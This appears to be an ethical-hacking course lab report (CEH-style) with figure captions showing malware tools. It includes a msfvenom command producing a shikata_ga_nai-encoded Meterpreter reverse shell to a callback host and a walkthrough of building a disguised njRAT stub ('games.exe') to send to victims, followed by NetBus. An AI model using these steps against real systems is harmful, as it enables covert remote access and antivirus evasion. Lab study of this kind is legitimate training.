Malware threats continue to evolve in complexity and scale. Understanding **malware types, attack methodologies, analysis techniques, and countermeasures** is essential for ethical hackers, SOC analysts, and security engineers.


CEH emphasizes **conceptual clarity, attack-defense mapping, and real-world applicability**.

POC'S OF TOOLS

POC's of Tools

1. ENCODER

Fig.1.1 Select the file to scan on VirousTotal



POC'S OF TOOLS

Fig.1.2 Click on → check hash





Fig.1.3 Result of malicious file




POC'S OF TOOLS

Fig.1.4 encode the .exe by using encoder x86/shikata_ga_nai

```
msfvenom -p windows/x64/meterpreter/reverse_tcp -e x86/shikata_ga_nai LHOST=192.168.1.9 LPORT=4444 -f exe -o hello.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 537 (iteration=0)
x86/shikata_ga_nai chosen with final size 537
Payload size: 537 bytes
Final size of exe file: 7680 bytes
Saved as: hello.exe
```


Fig.1.5 Result of encoded files



POC'S OF TOOLS

2. NJRAT

Fig.2.1 This is njRAT Dashboard



POC'S OF TOOLS

Fig.2.2 Then tap on build and create a file by giving host IP and victim name and then click on randomize stub and create a file games.exe





Fig.2.3 Here is the following file



POC'S OF TOOLS

Fig.2.4 Create the njRAT file in zip mode and send to the victims machine





Fig.2.5 Here we can access the files of victims machine files



POC'S OF TOOLS

Fig.2.6 Here is the files of the victims machine






Fig.2.7 Also we can chat with the victim by this attacking tool



POC'S OF TOOLS

3. NETBUS

Fig.3.1 Open the netbus.exe file on attacker machine



POC'S OF TOOLS

Fig.3.2 Then give the IP of the victims machine and send a patch file to the victims machine


